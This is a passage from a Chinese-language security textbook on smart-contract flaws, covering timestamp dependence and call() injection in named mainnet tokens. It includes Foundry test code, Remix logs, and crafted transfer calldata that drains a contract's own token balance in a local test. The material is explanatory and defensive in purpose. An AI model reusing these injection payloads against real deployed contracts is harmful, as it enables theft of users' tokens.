使用作弊码vm.warp()将区块时间改为10，从而可以使得losslessTurnOffTimestamp <= block.timestamp，进而成功执行executeLosslessTurnOff()函数，使得isLosslessOn的值变为false。

|  |
| --- |
| Logs:  set block.timestamp = 0,do proposeLosslessTurnOff  alice isLosslessOn before executeLosslessTurnOff: true  set block.timestamp = 10,do executeLosslessTurnOff  alice isLosslessOn after executeLosslessTurnOff: false  Test result: ok. 1 passed; 0 failed; finished in 14.38ms |

2.8.4.3 delegateBySig函数（EggToken）

EggToken合约对应代币Goose Golden Egg。其中，函数delegateBySig()中存在now时间参数的使用。

合约名称：EggToken

合约地址：0xf952fc3ca7325cc27d15885d37117676d25bfda6

编译器类型：Solidity(MultipartFiles)

编译器版本：v0.6.12+commit.27d51765

EVM版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/bsc/address/0xf952fc3ca7325cc27d15885d37117676d25bfda6

代码8-6是合约EggToken的函数delegateBySig()，源码第69-119行。

|  |  |
| --- | --- |
| **代码8-6 EggToken合约中的delegateBySig()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43 | /\*\*  \* @notice Delegates votes from signatory to `delegatee`  \* @param delegatee The address to delegate votes to  \* @param nonce The contract state required to match the signature  \* @param expiry The time at which to expire the signature  \* @param v The recovery byte of the signature  \* @param r Half of the ECDSA signature pair  \* @param s Half of the ECDSA signature pair  \*/  function delegateBySig(  address delegatee,  uint nonce,  uint expiry,  uint8 v,  bytes32 r,  bytes32 s  ) external{  bytes32 domainSeparator = keccak256(  abi.encode(  DOMAIN\_TYPEHASH,  keccak256(bytes(name())),  getChainId(),  address(this)));  bytes32 structHash = keccak256(  abi.encode(  DELEGATION\_TYPEHASH,  delegatee,  nonce,  expiry));  bytes32 digest = keccak256(  abi.encodePacked(  "\x19\x01",  domainSeparator,  structHash));  address signatory = ecrecover(digest, v, r, s);  require(signatory != address(0), "EGG::delegateBySig: invalid signature");  require(nonce == nonces[signatory]++, "EGG::delegateBySig: invalid nonce");  require(now <= expiry, "EGG::delegateBySig: signature expired"); // now的使用  return \_delegate(signatory, delegatee);  } |

代码8-6中第41行，采用now时间。

2.8.4.4 getSalesTax函数（Honey）

Honey合约对应代币是HNY HONEY。合约中函数getSalesTax()用于计算出售给流动资金池的代笔销售税。

合约名称：Honey

合约地址：0x1FA2F83BA2DF61c3d370071d61B17Be01e224f3a

编译器类型：Solidity(MultipartFiles)

编译器版本：v0.8.10+commit.fc410830

EVM 版本：Default

优化情况：是，1000 次

开源证书类型：No License (None)

https://www.oklink.com/cn/polygon/address/0x1fa2f83ba2df61c3d370071d61b17be01e224f3a

代码8-7是Honey合约的getSalesTax()函数，源码第236-247行。由函数可知，当block.timestamp < specialTimePeriods时，销售税依赖于block.timestamp，block.timestamp越大，则销售税就越小。

|  |  |
| --- | --- |
| **代码8-7 Honey合约中的getSalesTax()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13 | /\*\*  \* @dev gets the sales tax of the token when sold to a liquidity pool,  \* returns based on BASIS\_POINTS (1000)  \*/  function getSalesTax() external view returns (uint) {  if(block.timestamp < specialTimePeriod) {  return (((specialTimePeriod - block.timestamp) \* 300) / 6 days) + salesTax;  // 销售税依赖于block.timestamp  } else {  return salesTax;  }  } |

需要说明的是，由startTimePeriod() 函数（源码第358行）可知，specialTimePeriod的初始值为block.timestamp + (6 days)。状态值saleTax和常量maxSalesTax的初始值如下。

uint public salesTax = 150;

uint constant maxSalesTax = 150;

**攻击过程**

攻击合约如代码8-8所示。

|  |  |
| --- | --- |
| **代码8-8 HoneyTest合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27 | pragma solidity ^0.8.4;  import "forge-std/Test.sol";  import "forge-std/console.sol";  import "../src/Honey.sol";  contract HoneyTest is Test {  Honey public honey;    // Computes address for a given private key  address alice = vm.addr(1);  function setUp() public {  honey = new Honey();  }  // forge test -vv --match-test testGetSalesTax  function testGetSalesTax() public {  vm.startPrank(alice);  console.log("block.timestamp = %s salesTax: %s", block.timestamp,  honey.getSalesTax());  console.log("set block.timestamp = block.timestamp+10000,do getSalesTax");  vm.warp(block.timestamp+10000);  console.log("block.timestamp = %s salesTax: %s", block.timestamp,  honey.getSalesTax());  vm.stopPrank();  }  } |

创建一个 Honey 合约变量 honey。

用当前默认时间执行getSalesTax()函数。

使用作弊码vm.warp()将区块时间加10000，再次执行getSalesTax()函数。

|  |
| --- |
| Logs:  block.timestamp = 1 salesTax: 450  set block.timestamp = block.timestamp+10000,do getSalesTax  block.timestamp = 10001 salesTax: 444  Test result: ok. 1 passed; 0 failed; finished in 1.37ms |

2.8.4.5 getRandom函数（DadiToken）

DadiToken合约对应代币DADI。合约函数getRandom()通过block.number产生一个随机数。

合约名称：DadiToken

合约地址：0xfb2f26f266fb2805a387230f2aa0a331b4d96fba

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.17+commit.bdeb9e52

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xfb2f26f266fb2805a387230f2aa0a331b4d96fba

代码8-9是合约DadiToken的函数getRandom()，源码第663-670行。函数通过block.number（区块高度）产生一个伪随机数。

|  |  |
| --- | --- |
| **代码8-9DadiToken合约中的getRandom()函数** | |
| 1  2  3  5  6  7  8  9 | /\*\*\*\*\*  \* @dev Generates a random number from 1 to max based on the last block hash  \* @param max uint the maximum value  \* @return a random number  \*/  function getRandom(uint max) public constant returns (uint randomNumber) {  return (uint(sha3(block.blockhash(block.number - 1))) % max) + 1;  } |

需要说明的是，“block.number”获取当前区块区块高度。但是，未执行时，该“block”（“当前区块”）是一个未来区块，只有当矿工拾取一个执行合约代码的交易时，这个未来区块才能成为当前区块。这样，合约才能够获取该区块的“blockhash()”。一些合约误认为“block.number”在运行过程中是已知的，将其做为熵源。block.blockhash(block.number - 1)则是对-1的区块哈希。

2.9跨合约调用漏洞

跨合约调用漏洞（Cross-Contract Invocation Vulnerability），允许攻击者通过攻击合约直接调用被攻击合约中的某些函数。这一个漏洞可能导致智能合约被攻击者接管、数字资产被盗。

solidity 提供call()、delegatecall()、callcode() 函数，用于调用合约中的函数，上述函数的滥用，容易导致了潜在风险或漏洞。在开发智能合约时，对跨合约调用引发的安全问题重视还不够。这种漏洞主要由call()注入函数引发，处理不当则导致外部控制合约中call()函数相关的参数，访问合约的其他函数。

2.9.1 产生原理

call()、delegatecall()、callcode() 三种调用方式的区别如下。

call：最常用的调用方式，调用后内置变量msg的值被修改为调用者，执行环境为被调用者的运行环境(合约的storage)。

delegatecall：调用后内置变量msg的值不会被修改为调用者，但执行环境为调用者的运行环境。

callcode：调用后内置变量msg的值被修改为调用者，但执行环境为调用者的运行环境。

以call()为例，其有两种调用方式：

<address>.call(methodSelector, arg1, arg2, ...)

<address>.call(bytes)

代码9-1中，函数invokeCall()调用了call()函数，外部用户可以通过控制参数data，将data的方法选择器指向method()函数。从而达到调用合约中method()函数的目的，即this.call(bytes4(keccak256("method()")))。

|  |  |
| --- | --- |
| **代码9-1 call()函数调用示例** | |
| 1  2  3  5  6  7  8 | function invokeCall(bytes data) {  this.call(data);  }  function method() private {  require(this == msg.sender);  //...  } |

2.9.2 攻击过程

可以通过传递参数的方式，将方法选择器、参数采用“<address>.call(方法选择器, arg1, arg2, ...)”的形式进行传递；也可以传入一个字节数组，即“<address>.call(bytes)”，需要自己构造msg.data的结构。Solidity中，跨合约调用需要使用msg.sender全局变量获取调用方的地址，并进行必要的逻辑检验。

代码9-1中，method()函数中要求合约自身调用（第6行）。攻击者想通过invokeCall()函数内的call()调用method，需要绕过method()函数中的检验。因此，需要精心设计一个data，通过“this == msg.sender”的检验，且data的方法选择器指向method()函数。这样，攻击者就可以通过合约身份调用到合约内部的方法，以窃取合约的数字资产。

2.9.3 特征描述

(1) 漏洞产生层次

跨合约调用漏洞的产生，一方面是由于开发者使用了支持跨合约调用的函数，包括call()、delegatecall()、callcode()；另一方面，以太坊EVM对直接跨合约调用方式的支持，也使得这一漏洞容易产生。因此，该漏洞的产生不仅包含代码层，也包含EVM层。

(2) 漏洞产生原因

直接原因是智能合约中使用了call()、delegatecall()、callcode() 函数；根本原因是EVM对上述函数的支持。

漏洞攻击方式

外部用户直接控制call方法调用的参数，按照注入位置可以分为三个类型：<address>.call(...) returns (bool)；<address>.callcode(...) returns (bool)；<address>.delegatecall(...) returns (bool)。可以接受不同长度、不同类型的参数，传入参数被填充至32字节后，拼接为一个字符串序列，由 EVM 解析执行。

(4) 漏洞危害

直接危害是合约内部函数被肆意调用；此外，通过调用转账函数可以窃取合约的数字资产，甚至将设置合约的owner。

(5) 漏洞防范策略

避免call注入问题，如果必须执行回调，指定方法选择器字符串，避免使用直接注入bytes的形式来调用内部函数。对于敏感操作、权限判断函数，不要将合约自身的账户地址作为可信的地址。

2.9.4 典型案例

2.9.4.1 approveAndCallcode函数（VNBIGCoin）

VNBIGCoin合约对应代币VNB VNBIG Coin。call()、delegatecall()、callcode()函数实现合约之间的交互。增加了跨合约调用的灵活性，也导致了这些函数被“滥用”。利用对call()调用的不当处理，配合一定的应用场景对智能合约进行攻击，是一种常见的手段。

合约名称：VNBIGCoin

合约地址：0xbE803E33c0BBd4B672B97158cE21f80C0B6f3Aa6

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.19+commit.c4cbbb05

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xbe803e33c0bbd4b672b97158ce21f80c0b6f3aa6

代码9-2是VNBIGCoin合约的函数approveAndCallcode()（第35-41行，源码第89-94行）内部使用了call()函数（第39行），非常容易产生漏洞，从而被攻击者窃取代币。

|  |  |
| --- | --- |
| **代码9-2 VNBIGCoin合约的approveAndCallcode()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41 | function transfer(address \_to, uint256 \_value) public returns (bool success) {  require(\_to != address(0));  require(\_value <= balances[msg.sender]);  require(balances[\_to] + \_value > balances[\_to]);  balances[msg.sender] -= \_value;  balances[\_to] += \_value;  Transfer(msg.sender, \_to, \_value);  return true;  }  function transferFrom(address \_from, address \_to, uint256 \_value)  public returns (bool success) {  require(\_to != address(0));  require(\_value <= balances[\_from]);  require(\_value <= allowed[\_from][msg.sender]);  require(balances[\_to] + \_value > balances[\_to]);  balances[\_to] += \_value;  balances[\_from] -= \_value;  allowed[\_from][msg.sender] -= \_value;  Transfer(\_from, \_to, \_value);  return true;  }  function approveAndCall(address \_spender, uint256 \_value, bytes \_extraData)  public returns (bool success) {  allowed[msg.sender][\_spender] = \_value;  Approval(msg.sender, \_spender, \_value);  if(!\_spender.call(bytes4(bytes32(keccak256("receiveApproval(address,uint256,address,bytes)"))), msg.sender, \_value, this, \_extraData)) { revert(); }  return true;  }  function approveAndCallcode(address \_spender, uint256 \_value,  bytes \_extraData) public returns (bool success) {  allowed[msg.sender][\_spender] = \_value;  Approval(msg.sender, \_spender, \_value);  if(!\_spender.**call**(\_extraData)) { revert(); } // **call()函数的使用**  return true;  } |

攻击者调用approveAndCallcode()函数（代码9-2第35-41行，该函数访问控制权限为public），将合约地址作为\_spender参数，并将对transfer()（代码9-2第1-10行，源码26-34行）的调用，转换成字节序列后作为\_extraData参数。从而实现调用transfer()函数的目的。

transfer()函数的参数，\_to是攻击者的地址，而msg.sender的值是合约地址，攻击者通过这种方式，能够功窃取了合约的代币。

攻击过程

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

部署漏洞合约。

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: VNBIGCoin.(constructor) value: 0 wei data: 0x606...d0029 logs: 0 hash: 0x99f...ag486  status true Transaction mined and execution succeed  transaction hash 0x99f2617719d439d05bf925ab8c5c14147a01b5a137c183faa313d0c1410a8486  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to VNBIGcoin. (constructor)  gas 1540521 gas  transaction cost 1339945 gas  execution coat 1198275 gas  input 0x606...d0029  decoded input {}  decoded output -  logs []  val 0 wei |

查看账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）的账户资产为2000000000000000000000000000。

|  |
| --- |
| CALL [ca11] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: VNBIGCoin.balanceOf(address) data: 0x70a...edde4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to VNBICCain.balanceof(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2581 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: balance 2000000000000000000000000000"  logs [] |

给合约账户转账1000000000000000000000000000，查看合约账户资产为1000000000000000000000000000。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: VNBIGCoin.balanceOf(address) data: 0x70a...39138  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to VNBICCoin.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F3913  execution cost 2581 gas (Cost only applies when called by a contract)  input 0x70a...39138  decoded input {  "address \_owner: "0xd9145CCE52D386f254917e481eB44e9943F39138"  }  decoded output {  "0": "wint256: balance 1000000000000000000000000000"  }  1ogs [] |

将函数调用transfer(0x5B38Da6a701c568545dCfcB03FcB875f56beddC4, 1000000000000000000000000000)加密为bytecode后，使用地址账户0x5B38Da6a701c568545dCfcB03FcB875f56beddC4调用transfer的方式来获取bytecode(自己向自己转账)，从中提取bytecode为：

|  |
| --- |
| 0xa9059cbb0000000000000000000000005b38da6a701c568545dcfcb03fcb875f56beddc40000000000000000000000000000000000000000033b2e3c9fd0803ce8000000 |

|  |
| --- |
| [vm] from: dx5B3...eddC4 to: VNBIGCoin.transfer(address, uint254) 0xd91...39138 value: 0 wei data: 0xa90...00000 logs: 1 hash: 0x4aa...98eb?  status true Transaction mined and execution succeed  transaction hash 0x4aadf93757c5767fef6b216e783afaad76299f4d5f9695879fb7ff95f0b98eb7  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to VNBIGCoin.transfer(address, uinit256) 0xd9145CCE52D386f254917e481eB44e9943F39138  gas 37829 gas  transaction cost 27294 gas  execution cost 6426 gas  input 0xa90...00000  decoded input{  "address \_to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "uint256 \_value: "1000000000000000000000000000"  }  decoded output {  "0": "bool: success true"  } |

用生成的bytecode调用approveAndCallcode()函数，再次查看账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）的资产，其值为：2000000000000000000000000000。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: VNBIGCoin.balanceof(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to VNBIGCoin.balanceof(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2581 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4”  }  decoded output {  "0": "uint256: balance 2000000000000000000000000000"  }  1og [] |

查看合约账户（0xd9145CCE52D386f254917e481eB44e9943F39138）的数字资产，结果为0。

|  |
| --- |
| CALL [ca1l] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: VNBIGCoin.balanceof(addres) data: 0x70a...39138  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to VNBIGCoin.balance0f(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2581 gas (Cost only applies when called by a contract)  input 0x70a...39138  decoded input {  "address \_owner": "0xd9145CCE52D386f254917e481eB44e9943F39138"  }  decoded output {  "0": "uint256: balance 0"  }  logs [] |

2.9.4.2 Pycoin合约

Pycoin合约对应代币为Pyc Pycoin，其中的MintableBurnableERC827Token合约继承自ERC20合约，包含approve()、transfer()、transferFrom()、increaseApproval()和decreaseApproval()等多个函数，主要用于代币的转账额度授权、代币转账，以及代币转账额度的调整。

合约名称：Pycoin

编译器类型：Solidity(SingleFile)

合约地址：0x086D6C602E769599143637cA1F2D71d0E8db59Ce

编译器版本：v0.4.19+commit.c4cbbb05

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x086d6c602e769599143637ca1f2d71d0e8db59ce

代码9-3来自Pycoin合约的MintableBurnableERC827Token合约，源码第321-462行。合约内五个函数，其访问控制权限都为public，且每个函数内都使用了call()函数。具体为approve()函数，第32行；transfer()函数，第48行；transferFrom()函数，第66行；increaseApproval()函数，第86行；以及decreaseApproval()函数，第106行。

|  |  |
| --- | --- |
| **代码9-3 Pycoin合约中的MintableBurnableERC827Token合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  63  64  65  66  67  68  69  70  71  72  73  74  75  76  77  78  79  80  81  82  83  84  85  86  87  88  89  90  91  92  93  94  95  96  97  98  99  100  101  102  103  104  105  106  107  108  109 | /\*\*  @title ERC827, an extension of ERC20 token standard  Implementation the ERC827, following the ERC20 standard with extra  methods to transfer value and data and execute calls in transfers and  approvals.  Uses OpenZeppelin StandardToken.  \*/  contract MintableBurnableERC827Token is ERC827, MintableBurnableToken {  /\*\*  @dev Addition to ERC20 token methods. It allows to  approve the transfer of value and execute a call with the sent data.  Beware that changing an allowance with this method brings the risk that  someone may use both the old and the new allowance by unfortunate  transaction ordering. One possible solution to mitigate this race condition  is to first reduce the spender's allowance to 0 and set the desired value  afterwards:  https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729  @param \_spender The address that will spend the funds.  @param \_value The amount of tokens to be spent.  @param \_data ABI-encoded contract call to call `\_to` address.  @return true if the call function was executed successfully  \*/  function approve(address \_spender, uint256 \_value, bytes \_data)  public returns (bool) {  require(\_spender != address(this));  super.approve(\_spender, \_value);  require(\_spender.call(\_data)); // **call()函数使用**  return true;  }  /\*\*  @dev Addition to ERC20 token methods. Transfer tokens to a specified  address and execute a call with the sent data on the same transaction  @param \_to address The address which you want to transfer to  @param \_value uint256 the amout of tokens to be transfered  @param \_data ABI-encoded contract call to call `\_to` address.  @return true if the call function was executed successfully  \*/  function transfer(address \_to, uint256 \_value, bytes \_data) public returns (bool) {  require(\_to != address(this));  super.transfer(\_to, \_value);  require(\_to.call(\_data)); // **call()函数使用**  return true;  }  /\*\*  @dev Addition to ERC20 token methods. Transfer tokens from one address to  another and make a contract call on the same transaction  @param \_from The address which you want to send tokens from  @param \_to The address which you want to transfer to  @param \_value The amout of tokens to be transferred  @param \_data ABI-encoded contract call to call `\_to` address.  @return true if the call function was executed successfully  \*/  function transferFrom(address \_from, address \_to, uint256 \_value, bytes \_data)  public returns (bool) {  require(\_to != address(this));  super.transferFrom(\_from, \_to, \_value);  require(\_to.call(\_data)); // **call()函数使用**  return true;  }  /\*\*  \* @dev Addition to StandardToken methods. Increase the amount of tokens that  \* an owner allowed to a spender and execute a call with the sent data.  \*  \* approve should be called when allowed[\_spender] == 0. To increment  \* allowed value is better to use this function to avoid 2 calls (and wait until  \* the first transaction is mined)  \* From MonolithDAO Token.sol  \* @param \_spender The address which will spend the funds.  \* @param \_addedValue The amount of tokens to increase the allowance by.  \* @param \_data ABI-encoded contract call to call `\_spender` address.  \*/  function increaseApproval(address \_spender, uint \_addedValue, bytes \_data)  public returns (bool) {  require(\_spender != address(this));  super.increaseApproval(\_spender, \_addedValue);  require(\_spender.call(\_data)); // **call()函数使用**  return true;  }  /\*\*  \* @dev Addition to StandardToken methods. Decrease the amount of tokens that  \* an owner allowed to a spender and execute a call with the sent data.  \*  \* approve should be called when allowed[\_spender] == 0. To decrement  \* allowed value is better to use this function to avoid 2 calls (and wait until  \* the first transaction is mined)  \* From MonolithDAO Token.sol  \* @param \_spender The address which will spend the funds.  \* @param \_subtractedValue The amount of tokens to decrease the allowance by.  \* @param \_data ABI-encoded contract call to call `\_spender` address.  \*/  function decreaseApproval(address \_spender, uint \_subtractedValue, bytes \_data) public returns (bool) {  require(\_spender != address(this));  super.decreaseApproval(\_spender, \_subtractedValue);  require(\_spender.call(\_data)); // **call()函数使用**  return true;  }  } |

上述的call注入漏洞，可能导致代币被窃取。攻击者绕过权限检验，通过call注入可以调用合约内的私有函数，甚至部分高权限函数。上述的call()使用都属于bytes控制，即 bytes注入。

2.9.4.3 approveAndCallcode函数（SMT）

SMT合约对应代币名SMT SmartMesh Token。合约中approveAndCall()和approveAndCallcode()函数内部调用call()函数。

合约名称：SMT

合约地址：0x55F93985431Fc9304077687a35A1BA103dC1e081

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.18+commit.9cf6e910

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x55f93985431fc9304077687a35a1ba103dc1e081

代码9-4是合约SMT的函数approveAndCallcode()，源码第268-276行，该函数的内部使用跨合约调用函数call()，因此，存在注入攻击的风险。

|  |  |
| --- | --- |
| **代码9-4 SMT合约的approveAndCall()函数和approveAndCallcode()函数** | |
| 1  2  3  5  6  7  8  9  10  11 | /\* Approves and then calls the contract code\*/  function approveAndCallcode(address \_spender, uint256 \_value, bytes \_extraData)  public returns (bool success) {  allowed[msg.sender][\_spender] = \_value;  Approval(msg.sender, \_spender, \_value);  //Call the contract code  if(!\_spender.call(\_extraData)) { revert(); } // **call()函数使用**  return true;  } |

approveAndCallcode()函数，访问控制权限为public，函数内部使用call()跨合约调用，传递参数\_extraData，属于 bytes注入。

**攻击过程**

漏洞合约部署地址：0x5e17b14ADd6c386305A32928F985b29bbA34Eff5

部署漏洞合约后，调用allocateTokens()函数，给账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）和合约账户（0x5e17b14ADd6c386305A32928F985b29bbA34Eff5）各分配1000代币。

|  |
| --- |
| [vm] from 0x583...eddC4 to: SMT.transfer(address,uint256) 0x5e1...4Eff5 values: 0 wei data: 0xa90...003e8 logs: 1 hash: 0xa63...8bc6b  status true Transaction mined and execution succeed  transaction hash 0xa632c05f192dfab629cbf6d2b90e9b5292784fffcd2624d0494ecf8360a8bc6b  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SMT.transfer(address, uint256) 0x5e17b14ADd6c386305A32928F985b29bbA34Eff5  gas 37945 gas  transaction cost 27395 gas  execution cost 8611 gas  input 0xa90...003e8  decoded input {  "address \_to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "uint256 \_value": "l00"  }  decoded output {  "0": "bool: success true"  }  Logs {  "from": "0x5e17b14ADd6c386305A32928F985b29bbA34Eff5",  “topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "fransfer",  “args": {  "0": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "1": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "2": "1000",  "\_ from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "\_to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "\_value": "1000"  }  } |

查看账户A和合约账户当前代币数，各为1000。

将transfer(0x5B38Da6a701c568545dCfcB03FcB875f56beddC4, 1000)加密为bytecode，使用0x5B38Da6a701c568545dCfcB03FcB875f56beddC4地址账户来调用transfer的方式来获取bytecode(自己向自己转账)，从中提取bytecode为：

|  |
| --- |
| 0xa9059cbb0000000000000000000000005b38da6a701c568545dcfcb03fcb875f56beddc400000000000000000000000000000000000000000000000000000000000003e8 |

|  |
| --- |
| [wm] 0x5B3...eddC4 to: SMT.transfer(address, uint256) 0x5el...4Eff5 value: 0 wei data: 0xa90...003e8 logs: 1 hash: 0xa63...8bc6b  status true Transaction mined and execution succeed  transaction hash 6xa632c05f192dfab629cbf6d2b90e9b5292784fffcd2624d0494ecf8360a8bc6b  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SMT.transfer(address, uint256) 0x5e17b14ADd6c386305A32928F985b29bbA34Eff5  gas 37945 gas  transaction cost 27395 gas  execution cost 8611 gas  input 0xa90...003e8  decoded input {  "address \_to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "uint256 \_value": "1000"  }  decoded output {  "0": "bool: succeed true"  }  1ogs {  "from": "0x5e17b14ADd6c386305A32928F985b29bbA34Eff5",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "eveen": "Trarster",  "args": {  "0": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "1": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "2": "1000",  "\_ from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "\_to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  " \_value": "1000"  }  } |

用生成的bytecode调用approveAndCallcode()函数。再次查看账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）和合约账户（0x5e17b14ADd6c386305A32928F985b29bbA34Eff5）的代币数。账户A为2000，合约账户为0。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: SMT.balanceOf(address) data: 0x70a...edde4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SMT.balanceOf(address) 0x5e17b14ADd6c386305A32928F985b29bbA34Eff5  execution cost 2647 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 "  }  decoded output  "0": "uint256: balance 2000"  }  logs []  call to SMT.balanceOf  CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: SMT.balanceOf(address) data: 0x70a...deff5  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SMT.balanceOf(address) 0x5e17b14ADd6c386305A32928F985b29bbA34Eff5  execution cost 2647 gas (Cost only applies when called by a contract)  input 0x70a...4eff5  decoded input {  "address \_owner": "0x5e17b14ADd6c386305A32928F985b29bbA34Eff5”  }  Decoded output {  "0": "uint256: balance 0"  } |

2.9.4.4 transfer函数（NANJCOIN）

NANJCOIN合约对应代币NANJ NANJCOIN。合约函数transfer()的内部涉及到跨合约调用的call()。

2018年6月20日，AI Technology Network (ATN)和慢雾团队发现了一起针对ATN合约的攻击事件。攻击者利用ATN Token合约漏洞，将自己地址设为 owner后通过增发获利1100万ATN。攻击者利用ERC223合约可传入自定义函数调用与ds-auth权限校验等特征，在ERC223合约调用这个自定义函数时，合约调用自身函数从而造成内部权限控制失效。

ERC223错误实现代码，ATN Token不幸地采用了这一段代码。用户被允许传入任意自定义的\_custom\_fallback，从而可以调用目标地址\_to的任意方法。实例如下所示。

function transfer(

address \_to,

uint \_value,

bytes \_data,

string \_custom\_fallback) public returns (bool success){

...

assert(\_to.call.value(0)(bytes4(keccak256(\_custom\_fallback)), msg.sender, \_value, \_data));

...

}

在ATN的攻击事件中，攻击者传入的\_custom\_fallback为setOwner(address)，传入的目标地址\_to是ATN合约，调用了ATN的setOwner(address)函数。结果使得msg.sender成为ATN Token合约，从而通过ds-auth库的isAuthorized()鉴权校验。

合约名称：NANJCOIN

合约地址：0xFFE02ee4C69eDf1b340fCaD64fbd6b37a7b9e265

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.18+commit.9cf6e910

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/ethw/address/0xffe02ee4c69edf1b340fcad64fbd6b37a7b9e265

代码9-5是NANJCOIN的函数transfer()，源码第307-328行。transfer()函数中使用了call()函数（第17行）。

|  |  |
| --- | --- |
| **代码9-5 NANJCOIN合约中的transfer()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24 | /\*\*  \* @dev Function that is called when a user or another contract wants to transfer funds  \*/  function transfer(address \_to, uint \_value, bytes \_data, string \_custom\_fallback)  public returns (bool success) {  require(\_value > 0  && frozenAccount[msg.sender] == false  && frozenAccount[\_to] == false  && now > unlockUnixTime[msg.sender]  && now > unlockUnixTime[\_to]);  if (isContract(\_to)) {  require(balanceOf[msg.sender] >= \_value);  balanceOf[msg.sender] = balanceOf[msg.sender].sub(\_value);  balanceOf[\_to] = balanceOf[\_to].add(\_value);  assert(\_to.call.value(0)(bytes4(keccak256(\_custom\_fallback)),  msg.sender, \_value, \_data)); // **call()函数的使用**  Transfer(msg.sender, \_to, \_value, \_data);  Transfer(msg.sender, \_to, \_value);  return true;  } else {  return transferToAddress(\_to, \_value, \_data);  }  } |

如代码9-5所示，isContract(\_to)函数（第12行）用于检验\_to是非0x0地址。外部用户可以通过函数transfer()的第4个参数，传入自定义的\_custom\_fallback。如果\_custom\_fallback是transferOwnership()函数（源码第113-122行），便可以窃取合约的owner。

2.9.4.5 transfer等函数（BerryToken）

BerryToken合约BerryToken对应代币BERRY Berry。合约函数transfer()和transferFrom()等多处涉及到call()函数调用。

合约名称：BerryToken

合约地址：0x6aEB95F06CDA84cA345c2dE0F3B7f96923a44f4c

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.20+commit.3155dd80

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x6aeb95f06cda84ca345c2de0f3b7f96923a44f4c

